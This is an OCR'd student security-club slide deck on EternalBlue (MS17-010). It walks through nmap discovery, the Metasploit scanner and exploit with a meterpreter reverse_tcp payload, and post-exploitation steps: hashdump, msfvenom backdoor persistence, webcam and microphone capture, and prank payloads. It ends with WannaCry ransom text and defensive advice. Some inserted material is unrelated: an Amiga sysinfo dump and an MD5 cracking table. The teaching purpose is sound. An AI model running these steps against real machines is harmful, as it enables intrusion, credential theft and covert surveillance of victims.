EternalBlue: The Case for Windows Update

🔐 BC InfoSec


Agenda

- Background
- Demo
  - Discovery & Vulnerability Scanning
  - EternalBlue Exploitation
  - Post-Exploitation Fun (Meterpreter)
- Real-World Implications
- Defensive Strategies

MS17-010 / CVE-2017-0144 (EternalBlue)


What is EternalBlue?

- A remote code execution (RCE) exploit developed by the NSA.
- Leverages vulnerabilities in Microsoft's **SMBv1** protocol (Server Message Block).
- Publicly leaked by the **Shadow Brokers** in 2017.
- Affects: Windows XP, 7, 8, Server 2003, 2008



How Does EternalBlue Work?

- Crafts specially malformed SMB packets to trigger a memory corruption vulnerability in Windows' kernel.
- Heap spraying is used to control memory layout.
- Race conditions and buffer overflows allow writing shellcode into kernel memory.
- Payload execution happens at SYSTEM-level (highest privilege).




```
  printf("Overflowing allocation 2\n");

  char evilString[] =
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "BBBBBBBBBBBBBBBB"
    "CCCCDDDD"
    "\xff\x00\x00\x00"
    "\x41\x00\x41\x00"
    "\x41\x00\x41\x00"
    "\x41\x00\x41\x00"
    "\x41\x00\x41\x00"
    "\x41\x00\x41\x00"
    "\x41\x00\x41\x00"
    "\x41\x00\x41\x00"
```

First chunk to replace

Modified BSTR length

The rest of the BSTR being replaced




Why Was It So Dangerous?

- No authentication required — can attack any reachable machine running vulnerable SMBv1.
- Wormable — infected systems can automatically scan and infect others (e.g., WannaCry ransomware).
- Exploits deep inside Windows, bypassing most security software.

Discovery Phase

- **Goal:** Find open ports and services.
  - nmap --top-ports 50 10.10.10.50
  - nmap -p 445 --open --script=smb-os-discovery 10.10.10.50
- **Target:** Windows 7 SP1 machine




```
root@kali:/home/spect# nmap -sV scanme.nmap.org -oX /home/spect/scanResults.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-18 23:25 +01
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.org (not                  2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh                                      ntu2.13 (Ubuntu Linux; protocol
2.0)
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1068/tcp  filtered instl_bootc
4444/tcp  filtered krb524
5800/tcp  filtered vnc-http
5900/tcp  filtered vnc
9929/tcp  open     nping-echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 39.35 seconds
```

Vulnerability Scanning

- **Goal:** Check if vulnerable to MS17-010.

Metasploit: ` msfconsole`

- Use scanner:
  - use auxiliary/scanner/smb/smb_ms17_010
  - set RHOSTS 10.10.10.50
  - run



```
root@kali:/home/spect# nmap -sV scanme.nmap.org -oX /home/spect/scanResults.xml
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-18 23:25 +01
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.org (not                2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 987 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh                                  ntu2.13 (Ubuntu Linux; protocol
2.0)
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
1068/tcp  filtered instl_bootc
4444/tcp  filtered krb524
5800/tcp  filtered vnc-http
5900/tcp  filtered vnc
9929/tcp  open     nping-echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 39.35 seconds
```


EternalBlue Exploitation

Goal: Gain remote access!

- use exploit/windows/smb/ms17_010_eternalblue
- Set payload:
  - set PAYLOAD windows/x64/meterpreter/reverse_tcp
- Set LHOST and RHOST.
- exploit

Result: Meterpreter session opened.

Post-Exploitation (Basics)




```
SYSINFO  V4.0  An Amiga System Information Program Written in Assembler
         Contact address SysInfo@d0.se web page http://sysinfo.d0.se

SYSTEM SOFTWARE INSTALLED                    LIBRARIES     INTERNAL HARDWARE MODES

kickstart        (512K)  $00F80000 V37.175                 Clock     CLOCK FOUND
utility        CHIP RAM  $000007CC V37.3                   DMA/Gfx   STD AGNUS - 512K
graphics       CHIP RAM  $00004258 V37.35                  Mode      PAL
keymap         CHIP RAM  $00008548 V37.2                   Display   STD DENISE
layers         CHIP RAM  $000099B8 V37.7                   CPU/MHz   68000   7.09
intuition      CHIP RAM  $00009E5C V37.318                 FPU       NONE
dos            CHIP RAM  $00012470 V37.44                  MMU       N/A
                                                           VBR       N/A
SPEED COMPARISONS        SHRINK                            Comment   What can I say!
                         0         5         10            Horiz  KHz 15.60
Dhrystones  539      You                                   EClock  Hz 709379
A600  68000  7MHz   1.00                                   Ramsey rev N/A      ICache N/A
B2000 68000  7MHz   0.77                                   Gary   rev N/A      DCache N/A
A1200 EC020 14MHz   0.44                                   Card  Slot NO       IBurst N/A
A2500 68020 14MHz   0.26                                   Vert    Hz 50       DBurst N/A
A3000 68030 25MHz   0.11                                   Supply  Hz 50       CBack  N/A
A4000 68040 25MHz   0.02
Mips   0.56 MFlops   N/A

Chip Speed vs A600  1.03
```

Learn About the System:

- sysinfo
- ipconfig
- hashdump

Establish Persistence:

- Create custom backdoor EXEs with msfvenom
- studentXXXX.exe backdoors



-::TYPE	-::HASH	-::PASS	-::STATUS	-::TIME	-::SUBMITED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcf6d93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:24:8	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d28c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c650		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htmldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced176830858498771 34fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfcd5d6d352486fbe2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727049b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa12bbde69504ba86b942726b4d7623		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d80974996344876762 2e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

Post-Exploitation (Fun!)


Fun Commands:

- ps / migrate [pid]
- webcam_stream
- screenshare
- record_mic
- python3 -m http.server 8000
- play /home/student/soundeffects/*
- execute -f powershell.exe -a "...TTS voice prank..."

Bonus Pranks

Extra Payloads:

- Pop open websites: start https://google.com
- Fake Alert Boxes:
  - mshta vbscript:msgbox("You have been hacked!")
- Force shutdowns/logoffs



Operation is not supported.


Real-World Impact

How EternalBlue was used in real attacks:

- WannaCry Ransomware (2017)
- NotPetya (2017)
- Equifax Breach (partially SMB-related)

Common pattern:

- Unpatched systems
- No network segmentation
- No early detection



Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?


Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?


Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw




Defensive Strategies



How to Defend Against This:

- Patch MS17-010 (released March 2017)
- Disable SMBv1 Protocol
- Use Internal Firewalls
- Monitor network for SMB scanning
- Enforce least privilege & strong authentication


Intrusion Prevention System
Company Network
Firewall
Intrusion Prevention System (IPS)
Internet
www.
Employees
Router
HEIMDAL

Key Takeaways

- EternalBlue still works today!
- Post-exploitation opens endless doors.
- Real-world attackers love old vulnerabilities.
- Defense is possible with basic hygiene.